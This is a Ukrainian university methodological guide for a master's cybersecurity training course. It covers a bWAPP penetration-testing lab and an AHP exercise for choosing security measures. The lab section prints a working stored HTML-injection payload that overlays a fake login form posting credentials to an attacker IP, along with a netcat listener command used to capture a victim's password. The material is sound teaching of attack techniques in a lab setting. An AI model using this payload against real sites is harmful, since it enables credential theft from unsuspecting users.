МІНІСТЕРСТВО ОСВІТИ І НАУКИ УКРАЇНИ

ХАРКІВСЬКИЙ НАЦІОНАЛЬНИЙ ЕКОНОМІЧНИЙ УНІВЕРСИТЕТ ІМЕНІ СЕМЕНА КУЗНЕЦЯ

КОМПЛЕКСНИЙ ТРЕНІНГ

Методичні рекомендації до виконання

для здобувачів вищої освіти
спеціальності 125 "Кібербезпека та захист інформації"
освітньої програми "Кібербезпека"
другого (магістерського) рівня

Харків
ХНЕУ ім. С. Кузнеця
2025

УДК 004.056(072.034)
К63

Укладачі: О. О. Шаповалова
Г. В. Солодовник
В. В. Лимаренко
І. А. Міхєєв
С. Г. Семенов
В. О. Алексієв
А. М. Чугай

Затверджено на засіданні кафедри кібербезпеки та інформаційних технологій.
Протокол № 12 від 27.02.2025 р.

Самостійне електронне текстове мережеве видання

Комплексний тренінг [Електронний ресурс] : методичні рекомендації до виконання для здобувачів вищої освіти спеціальності 125 "Кібербезпека та захист інформації" освітньої програми "Кібербезпека" другого (магістерського) рівня / уклад. О. О. Шаповалова, Г. В. Солодовник, В. В. Лимаренко та ін. – Харків : ХНЕУ ім. С. Кузнеця, 2025. – 102 с.

К63

Наведено рекомендації щодо виконання та оформлення комплексного тренінгу. Подано типову структуру комплексного тренінгу, організованого на підґрунті вивчення обов'язкових освітніх компонентів, вимоги до оформлення та захисту його результатів.

Рекомендовано для здобувачів вищої освіти спеціальності 125 "Кібербезпека та захист інформації "освітньої програми "Кібербезпека" другого (магістерського) рівня.

УДК 004.056(072.034)

Вступ

У загальному сенсі під тренінгом розуміють напрацювання та вдосконалення певних навичок, доведення їх до автоматизму за рахунок застосування спеціальних розроблених технік і методик. Тренінги як метод навчання є найбільш ефективними на завершальних етапах освітнього процесу, під час підвищення кваліфікації, а також у разі заглиблення в достатньо вузьку спеціалізацію. В умовах сьогодення тренінги є невід'ємною частиною процесу формування висококваліфікованих фахівців.

У ході отримання нових знань здобувачі вищої освіти повинні не тільки засвоїти теорію, а й на практиці набути навичок її застосовування до різних об'єктів. У межах тренінгу магістрів спеціальності 125 "Кібербезпека та захист інформації" у процесі вирішення проблемних ситуацій або кейсів учасники мають запропонувати та обґрунтувати оптимальне рішення, виходячи з мети та наявних ресурсів. Крім отриманих під час навчання професійних компетентностей учасники мають продемонструвати та розвинути так звані "м'які" навички:

- комунікативні навички;
- критичне мислення;
- лідерські якості;
- емоційний інтелект;
- позитивне мислення;
- уміння працювати в команді;
- самоорганізація.

Тренінг спрямовано на освоєння системного підходу до аналізу та розв'язання проблем кібербезпеки в межах певної ситуації. Тренінг передбачає закріплення знань і навичок в інтерактивній формі з освітніх компонентів "Тестування на проникнення та етичний хакинг", "Розширена мережева та хмарна безпека", "Сучасні методи децентралізованого розподілу та криптографічного захисту даних", "Безпечне програмування", "Управління кібербезпекою", "Стандартизація та сертифікація захисту інформації".

Комплексний тренінг забезпечує можливість поєднати теоретичні знання з практичними навичками, що допоможе здобувачам вищої освіти краще зрозуміти і застосовувати отримані знання у реальних проєктах.

Роботодавці очікують від випускників глибоких знань та практичних навичок у сучасних технологіях. Проведення тренінгу дозволить здобувачам вищої освіти залишатися в курсі сучасних тенденцій та освоювати новітні технології, що є критично важливим для їхньої подальшої професійної діяльності.

Методичні рекомендації містять шість складових, що корелюють з освітніми компонентами. У межах кожної складової наведено тематичне завдання, яке, як правило, залежить від об'єкта дослідження і варіюється для здобувача вищої освіти або групи здобувачів вищої освіти. Кожне тематичне завдання або кейс (опис проблемної ситуації, в якій має бути знайдено прийнятне рішення) описано низкою компонентів, серед яких:

• мета та завдання;

• вихідні дані для дослідження проблемної ситуації та проведення тренінгу (зокрема теоретична, інструментальна та матеріальна бази, варіанти об'єктів дослідження);

• перелік компетентностей, яких здобувачі вищої освіти набувають або розвивають в ході складової тренінгу;

• структура та опис сутності етапів складової тренінгу;

• перелік дидактичних та наукових методів, необхідних у ході складової тренінгу;

• опис передбачуваних результатів та форма їхнього подання.

Результати навчання та компетентності, які формує комплексний тренінг, наведено в табл. 1.

Таблиця 1

**Результати навчання та компетентності,
які формує комплексний тренінг**

Результати навчання	Компетентності, якими має оволодіти здобувач вищої освіти
РН4	КЗ1, КЗ2, КЗ4
РН7	КЗ1, КЗ2, КЗ4
РН8	КЗ1, КЗ2, КЗ4, КФ3
РН13	КЗ1, КЗ2, КЗ4
РН21	КФ3, КФ7, КФ8

Примітка.

РН4. Застосовувати, інтегрувати, розробляти, впроваджувати та вдосконалювати сучасні інформаційні технології, фізичні та математичні методи і моделі в сфері інформаційної безпеки та/або кібербезпеки.

РН7. Обґрунтовувати використання, упроваджувати та аналізувати кращі світові стандарти, практики з метою вирішення складних завдань професійної діяльності в галузі інформаційної безпеки та/або кібербезпеки.

РН8. Досліджувати, розробляти і супроводжувати системи та засоби інформаційної безпеки та/або кібербезпеки на об'єктах інформаційної діяльності та критичної інфраструктури.

РН13. Досліджувати, розробляти, впроваджувати та використовувати методи та засоби криптографічного та технічного захисту інформації бізнес/операційних процесів, а також аналізувати і надавати оцінку ефективності їхнього використання в інформаційних системах, на об'єктах інформаційної діяльності та критичної інфраструктури.

РН21. Використовувати методи натурного, фізичного і комп'ютерного моделювання для дослідження процесів, які стосуються інформаційної безпеки та/або кібербезпеки.

КЗ1. Здатність застосовувати знання у практичних ситуаціях.

КЗ2. Здатність проводити дослідження на відповідному рівні.

КЗ4. Здатність оцінювати та забезпечувати якість виконуваних робіт.

КФ3. Здатність досліджувати, розробляти і супроводжувати методи та засоби інформаційної безпеки та/або кібербезпеки на об'єктах інформаційної діяльності та критичної інфраструктури.

КФ7. Здатність досліджувати, розробляти та впроваджувати методи і заходи протидії кіберінцидентам, здійснювати процедури управління, контролю та розслідування, а також надавати рекомендації щодо попередження та аналізу кіберінцидентів в цілому.

КФ8. Здатність досліджувати, розробляти, впроваджувати та супроводжувати методи і засоби криптографічного та технічного захисту інформації на об'єктах інформаційної діяльності та критичної інфраструктури, в інформаційних системах, а також здатність оцінювати ефективність їхнього використання згідно з встановленою стратегією і політикою інформаційної безпеки та/або кібербезпеки організації.

У межах проходження тренінгу здобувачі вищої освіти можуть об'єднуватись в групи або виконувати завдання одноособово. Результати проходження комплексного тренінгу слід оформити у вигляді звіту, що містить всі складові тренінгу, які здобувачі вищої освіти готують та захищають.

1. Освітня компонента "Тестування на проникнення та етичний хакинг"

Тренінг "Дослідження сайтів на вразливості типу HTML Injection на прикладі сервісу bWAPP"

Мета тренінгу: надання учасникам комплексного розуміння щодо тестування вебзастосунків на вразливості до атак типу HTML Injection на прикладі сервісу bWAPP.

Завдання тренінгу:

• навчитися складати план тестування вебзастосунків на проникнення;

• навчитися аналізувати вебзастосунки на наявність вразливостей;

• проаналізувати різноманітні типи загроз сучасних вебзастосунків;

• отримати практичні навички щодо виявлення вразливостей в коді вебзастосунків;

• отримати практичні навички щодо експлуатації можливих вразливостей у вебзастосунках;

• навчитися на практиці виявляти вразливості типу HTML Injection;

• отримати практичні навички з самостійного тестування вебсайтів на HTML Injection на прикладі віртуальної машини bee-box;

• отримати практичні навички щодо надання інструкцій з виправлення помилок кодування, які призводять до появи вразливостей у вебсайтах;

• отримати практичні навички у складанні звітів за результатами тестів на проникнення (відповідно до стандартних вимог до такого роду документів).

Вихідні дані для проведення тренінгу (теоретична, інструментальна та матеріальна бази):

Теоретична база (знання):

1) знання основ проєктування та створення вебсайтів (HTML, CSS, javascript тощо);

2) знання основних принципів тестування вебсайтів на проникнення (пентестинг);

3) знання сучасних засобів виявлення вразливостей вебсайтів та вміння використовувати їх на практиці;

4) знання технологій розгортання програмних систем для побудови вебсервісів.

Теоретична база (вміння):

1) уміння застосовувати концептуальні знання, набуті в процесі навчання та/або професійної діяльності;

2) здатність до проведення досліджень і реалізації ідей у процесі наукової та професійної діяльності;

3) практичні навички роботи в ОС Linux;

4) практичні навички роботи з віртуальним сервером;

5) уміння генерувати нові, оригінальні ідеї, цінності, виявляти нові факти у відповідь на потреби та можливості бізнес-середовища;

6) уміння проводити комплексний аналіз вебсайтів та оцінювати їхню безпеку.

Інструментальна база: система віртуалізації VirtualBox або інша віртуальна машина; операційна система Kali Linux; віртуальна машина bee-box з bWAPP (http://www.itsecgames.com).

Матеріальна база: комп'ютер, за можливості – сервер віртуалізації чи хмарні ресурси.

Компетентності, що допоможе набути та розвинути тренінг:

КЗ1. Здатність застосовувати знання у практичних ситуаціях.

КЗ2. Здатність проводити дослідження на відповідному рівні.

КЗ4. Здатність оцінювати та забезпечувати якість виконуваних робіт.

КФ7. Здатність досліджувати, розробляти та впроваджувати методи і заходи протидії кіберінцидентам, здійснювати процедури управління, контролю та розслідування, а також надавати рекомендації щодо попередження та аналізу кіберінцидентів у цілому.

Структура та опис змісту етапів тренінгу.

1. Ознайомлення з теоретичними основами проєктування та створення вебсайтів (HTML, CSS, javascript тощо), з принципами тестування вебсайтів на проникнення (пентестинг), з прикладами виявлення HTML Injection (додаток А).

2. Дослідження дії HTML Injection у додатку bWAPP.

Так званий "Збережений HTML" є одним з різновидів HTML Injection, коли впроваджений шкідливий скрипт на постійній основі зберігається на сервері вебзастосунку і в подальшому передається користувачеві під час відвідування ним відповідної вебсторінки. Коли користувач намагається скористатися корисним навантаженням, яке сприймається

як частина вебсайту, впроваджений HTML-код запускається браузером і починає виконувати закладені в ньому інструкції. Найбільш поширеним прикладом збереженого HTML є опція коментарів у блогах, яка дозволяє користувачам вводити свої відгуки у формі коментарів для адміністратора або інших користувачів. Ця збережена вразливість HTML може бути використана для отримання деяких облікових даних.

Для маніпуляції з HTML Injection доцільно використати додаток bWAPP. Слід відкрити у браузері цільову IP-адресу, зайти до bWAPP як *bee: bug*, установити для параметра Choose Your Bug значення HTML Injection – Stored (Blog) і активувати кнопку злому.

У результаті відбувається переспрямування на вразливу для HTML Injection вебсторінку, що дозволяє користувачу відправити свій запис до блогу (рис. 1.1).




Рис. 1.1. **Знімок екрана bWAPP з переспрямуванням запису до блогу**

Створіть звичайний запис користувача і переконайтесь, що введені дані успішно збережені в базі даних вебсервера, яка відображається в полі введення. Тепер спробуйте впровадити шкідливе корисне навантаження, що створює підроблену форму входу користувача на цільовій вебсторінці і має переспрямувати захоплений запит на IP-адресу зловмисника. Щоб налаштувати HTML-атаку, введіть відповідний HTML-код у текстове поле (рис. 1.2).

```
<div style="position: absolute; left: 0px; top: 0px; width: 1900px; height: 1300px;
z-index:1000; background-color:white; padding:1em;">Please login with valid
credenitals:<br><form name="login" action="http://192.168.0.7:4444/login.htm">
<table><tr><td>Username:</td><td><input type="text" name="username"/></td>
</tr><tr><td>Password:</td>
<td><input type="text" name="password"/></td></tr><tr>
<td colspan=2 align=center><input type="submit" value="Login"/></td></tr>
</table></form>
```




Рис. 1.2. **Знімок екрана bWAPP з кодом для організації HTML-атаки**

У разі натискання кнопки Submit з'являється нова форма входу, яка тепер знаходиться на вебсервері програми і відображається щоразу, як користувач відвідує цю сторінку (рис. 1.3).




Рис. 1.3. **Нова форма входу на вебсервер програми**

Для забезпечення можливості перехоплення запитів жертв скористайтесь прослуховувачем netcat. Запустіть його через порт 4444 командою:

nc –lvp 4444.

Як тільки жертва завантажить інфіковану сторінку у браузері, їй буде запропоновано заповнити її облікові дані. У цьому прикладі користувач Raj відкрив вебсторінку і спробував увійти в обліковий запис за допомогою пароля 123 (рис. 1.4).




Рис. 1.4. **Знімок заповненої форми входу, що може бути перехоплена зловмисниками**

Дані, перехоплені прослуховувачем, наведено на рис. 1.5. На зображенні видно, що облікові дані користувача успішно отримали зловмисники.




Рис. 1.5. **Результат роботи прослуховувача**

3. Опис власного досвіду процесу тестування віртуальної машини bee-box на HTML Injection "Збережений HTML".

4. Опис процесу та результатів тестування віртуальної машини bee-box на HTML Injection (будь-яким шляхом, що відмінний від наведеного прикладу).

5. Складання звіту за результатами тестів на проникнення (відповідно до стандартних вимог до такого роду документів).

Дидактичні та наукові методи, які використовують у процесі проведення тренінгу.

Мозкові атаки: генерація ідей у групах для пошуку оптимальних рішень щодо оцінювання та зниження витрат.

Аналіз реальних кейсів: аналіз потенційних вразливостей та помилок і пошук оптимальних рішень.

Групові дискусії: обговорення теоретичних аспектів та практичних завдань у групах для формування критичного мислення й обміну досвідом.

Симуляції та моделювання: використання симуляційних інструментів для організації HTML Injection.

Гейміфікація навчання: використання елементів гейміфікації для підвищення мотивації та залученості учасників.

Опис результатів тренінгу та форми їхнього подання (вимоги до звіту з тренінгу):

Звіт із тренінгу має бути оформленим відповідно до загальноприйнятих правил та містити такі пункти:

- тема тренінгу;
- мета тренінгу;
- короткий огляд теоретичних основ розроблення проведення тестування на проникнення;
- опис об'єкта тестування;
- опис процедури тестування з застосуванням віртуального середовища;
- аналіз результатів;
- основні висновки за результатами тренінгу.

2. Освітня компонента "Управління кібербезпекою"

Тренінг "Вибір комплексу заходів захисту інформації структурованим методом організації та аналізу складних рішень"

Мета тренінгу: вдосконалення практичних навичок прийняття складних управлінських рішень у сфері кібербезпеки та захисту інформації методом ієрархічної композиції та рейтингування альтернативних рішень;

здійснення оцінювання та вибору в задачах прийняття рішень за наявності багатьох факторів в умовах визначеності за використання стратегії оптимального вибору на базі методу аналізу ієрархій.

Завдання тренінгу:

• дослідити структуру завдання обґрунтування вибору комплексу заходів захисту інформації та виявити найбільш важливі елементи ієрархії, що є факторами, які впливають на прийняття рішень в сфері кібербезпеки та захисту інформації;

• на підставі проведеного дослідження сформулювати критерії оцінювання корисності комплексу заходів з захисту інформації;

• обґрунтувати вибір та формулювання критеріїв оцінювання корисності комплексу заходів із захисту інформації;

• визначити відносні оцінки важливості кожного елемента ієрархії (критерія оцінювання) шляхом парного порівняння їхніх суб'єктивних оцінок;

• привести ці оцінки до порівнянного виду і, використовуючи відповідні стратегії вибору, сформулювати принцип оптимального вибору для даного завдання;

• автоматизувати процес здійснення вибору на підставі сформульованого принципу;

• зробити висновки щодо результатів вибору з урахуванням сфери впровадження заходів із захисту інформації.

Вихідні дані для проведення тренінгу (теоретична, інструментальна та матеріальна бази).

Теоретична база (знання):

1) знання основ прийняття управлінських рішень за багатьох критеріїв в умовах визначеності;

2) знання сутності методу аналізу ієрархій (MAI);

3) знання засобів автоматизації процесу прийняття управлінських рішень.

Теоретична база (вміння):

1) уміння аналізувати, розробляти і супроводжувати систему управління інформаційною безпекою та/або кібербезпекою організації на базі стратегії і політики інформаційної безпеки;

2) уміння інтегрувати фундаментальні та спеціальні знання для розв'язування складних задач інформаційної безпеки та/або кібербезпеки у широких або мультидисциплінарних контекстах;

3) уміння генерувати нові, оригінальні ідеї, цінності, виявляти нові факти у відповідь на потреби та можливості бізнес-середовища;

4) уміння критично осмислювати проблеми інформаційної безпеки та/або кібербезпеки.

Інструментальна база:

мережа Інтернет (для проведення дослідження), MAI (для формування стратегії оптимального вибору), алгоритмічна мова програмування або табличний процесор (для автоматизації процесу прийняття рішень).

Матеріальна база: комп'ютер.

Компетентності, що допоможе набути та розвинути тренінг:

КЗ1. Здатність застосовувати знання у практичних ситуаціях.

КЗ2. Здатність проводити дослідження на відповідному рівні.

КЗ3. Здатність до абстрактного мислення, аналізу та синтезу.

КЗ4. Здатність оцінювати та забезпечувати якість виконуваних робіт.

СК2. Здатність розробляти, впроваджувати та аналізувати нормативні документи, положення, інструкції й вимоги технічного та організаційного спрямування, а також інтегрувати, аналізувати і використовувати кращі світові практики, стандарти у професійній діяльності в сфері інформаційної безпеки та/або кібербезпеки.

СК5. Здатність до дослідження, системного аналізу та забезпечення безперервності бізнес/операційних процесів з метою визначення вразливостей інформаційних систем та ресурсів, аналізу ризиків та визначення оцінки їх впливу відповідно до встановленої стратегії і політики інформаційної безпеки та/або кібербезпеки організації.

Структура та опис змісту етапів тренінгу.

1. Вибрати один із варіантів сфер діяльності:

а) невеликий офіс приватного підприємства;

б) виробництво (сфера діяльності за вибором учасників);

в) заклад освіти;

г) громадська організація;

ґ) інтернет-магазин (сфера діяльності за вибором учасників);

д) установа банківської системи;

е) телекомунікаційна система;

є) фірма з надання інформаційних послуг.

2. Провести аналіз предметної області у вибраній сфері діяльності з метою визначення потреб у заходах кібербезпеки та формуванні стратегії інформаційної безпеки.

3. Сформувати альтернативні комплекси заходів із захисту інформації, кількість яких визначено за варіантами в табл. 2.1 (стовпчик 4).

4. Провести аналіз предметної області у вибраній сфері діяльності з метою обґрунтування вибору та формулювання критеріїв оцінювання корисності комплексу заходів з захисту інформації. Кількість критеріїв оцінювання корисності визначають за варіантами в табл. 2.1 (стовпчик 3).

5. Сформувати фактори оцінювання корисності та розробити структуру факторів та їхню ієрархію за корисністю. Кількість факторів оцінювання корисності визначають за варіантами в табл. 2.1 (стовпчик 2).

6. Визначити відносні оцінки важливості кожного елемента ієрархії (критерія оцінювання) шляхом парного порівняння їхніх суб'єктивних оцінок шляхом заповнення узагальненні таблиці попарних порівнянь за використання шкали відносної важливості факторів за Сааті.

7. Привести надані на попередньому етапі оцінки до порівнянного виду шляхом заповнення таблиць парних порівнянь за кожним фактором.

8. З метою формулювання принципу оптимального вибору для даного завдання створити матрицю пріоритетів та матрицю узагальнених пріоритетів (функцій корисності) за кожною з альтернатив вибору.

9. Засобами електронних таблиць або мовою програмування автоматизувати процес здійснення вибору на підставі сформульованого принципу.

10. Зробити висновки щодо результатів вибору з урахуванням сфери впровадження заходів із захисту інформації.

11. Оформити звіт з виконання тренінгу.

Таблиця 2.1

Розподіл кількості факторів та критеріїв оцінювання корисності за варіантами

№ варіанта	Кількість факторів оцінювання корисності	Кількість критеріїв оцінювання корисності	Кількість альтернативних комплексів заходів із захисту інформації, які оцінюються
1	3	9	3
2	4	12	4
3	2	10	5
4	3	11	3
5	4	10	3
6	3	12	4
7	2	9	4
8	3	12	5
9	4	10	3
10	3	12	4
11	3	9	3
12	4	12	4
13	2	10	5
14	3	11	3
15	4	10	3
16	3	12	4
17	2	9	4
18	3	12	5
19	4	10	3
20	3	12	4
21	3	9	3
22	4	12	4
23	2	10	5
24	3	11	3
25	4	10	3

Тренінг може бути виконано групою здобувачів вищої освіти з використанням колективних методів експертного оцінювання. При цьому визначення відносних оцінок важливості кожного елемента ієрархії виконує кожен учасник групи індивідуально. У цьому випадку таблиці парних порівнянь за кожним фактором, а також матриці пріоритетів та узагальнених пріоритетів (функцій корисності) за кожною з альтернатив

вибору будуть індивідуальними для кожного учасника групи. Таким чином утворюється набір числових вхідних даних автоматизації, які обраховують. Числові вхідні дані кожного учасника групи розраховують під час окремого автоматизованого експерименту індивідуально. У висновках зазначають та обґрунтовують відмінність у виборі різними учасниками групи.

Дидактичні та наукові методи проведення тренінгу:

колективна робота "за круглим столом": ґрунтується на принципах виявлення колективної думки експертів щодо об'єкта або процесу;

мозкові атаки як метод визначення колективних експертних оцінок, за якого процес висування ідей відбувається за визначеною темою лавиноподібно: висловлювана одним із членів групи ідея породжує творчу реакцію в інших;

метод Дельфі: передбачає проведення експертного опитування в кілька турів, забезпечує ознайомлення учасників експертизи з думками інших учасників одночасно забезпечує збереження анонімності та думок, що дозволяє зменшити або виключити явище "зрушення ризику".

Опис результатів тренінгу та форми їхнього подання (вимоги до звіту з тренінгу):

Після виконання всіх ігрових вправ здобувач вищої освіти готує звіт за результатами роботи, у якому слід подати таке.

1. Титульний аркуш із зазначенням: назви тренінгу; ПІБ виконавця, номер групи виконавця, ПІБ викладача-тренера, який проводить тренінг та оцінює результати проходження тренінгу.

2. Вступ, в якому зазначають: мету, об'єкт, предмет тренінгу, опис завдання тренінгу, предметну область (вибрану сферу діяльності).

3. Викладення основних результатів проходження тренінгу:

3.1. Результати аналізу предметної області у вибраній сфері діяльності: за пунктами навести потреби у заходах кібербезпеки та можливі стратегії інформаційної безпеки.

3.2. Альтернативні комплекси заходів з захисту інформації ($КЗЗІ_i$), які можна подати у вигляді таблиці (табл. 2.2).

Таблиця 2.2

Набір альтернативних комплексів заходів із захисту інформації (приклад)

Позначення комплексу	Опис дій, які складають комплекс
КЗЗІ – А	1. Створення внутрішніх регламентів щодо доступу до інформації, використання пристроїв, паролів тощо. 2. Проведення тренінгів із кібербезпеки. 3. Використання міжмережевих екранів (файрволів) для контролю трафіку. 4. Забезпечення додаткового рівня захисту через підтвердження доступу за допомогою декількох факторів (пароль, біометрія, одноразові коди). 5. Використання програм для аналізу аномалій у роботі систем та виявлення потенційних загроз. 6. Дотримання національних та міжнародних стандартів захисту інформації, таких як GDPR або ISO 27001
КЗЗІ – Б	…
КЗЗІ – В	…

3.3. Результати аналізу предметної області у вибраній сфері діяльності та обґрунтування вибору та формулювання критеріїв оцінювання корисності комплексу заходів із захисту інформації. Результати можна надати у вигляді таблиці (табл. 2.3).

Таблиця 2.3

Набір критеріїв оцінювання корисності (приклад)

Позначення критерію	Зміст критерію	Обґрунтування критерію
1	2	3
$К_1$	Рівень захищеності даних	Ефективність захисту можна оцінювати за кількістю успішно відбитих кібератак, відсутністю витоків даних та збереженням конфіденційності, цілісності й доступності інформації. Цей критерій дозволяє визначити, наскільки добре система або заходи захищають критичні активи організації

Закінчення табл. 2.3

1	2	3
$К_2$	Стійкість до цільових атак (Advanced Persistent Threats, APT)	Ефективність заходів захисту можна оцінити за їхньою здатністю виявляти та блокувати APT. Це включає аналіз логів, поведінковий моніторинг та використання засобів виявлення аномалій. Цей критерій важливий для організацій, що обробляють критично важливі дані, наприклад, у фінансовій чи державній сферах
$К_3$	…	…
$К_4$	…	…
$К_5$	…	…
$К_6$	…	…
$К_7$	…	…
$К_8$	…	…
$К_9$	…	…

3.4. Перелік факторів оцінювання корисності, графічне подання структури факторів та їхньої ієрархії за корисністю. Приклад наведено на рис. 2.1.


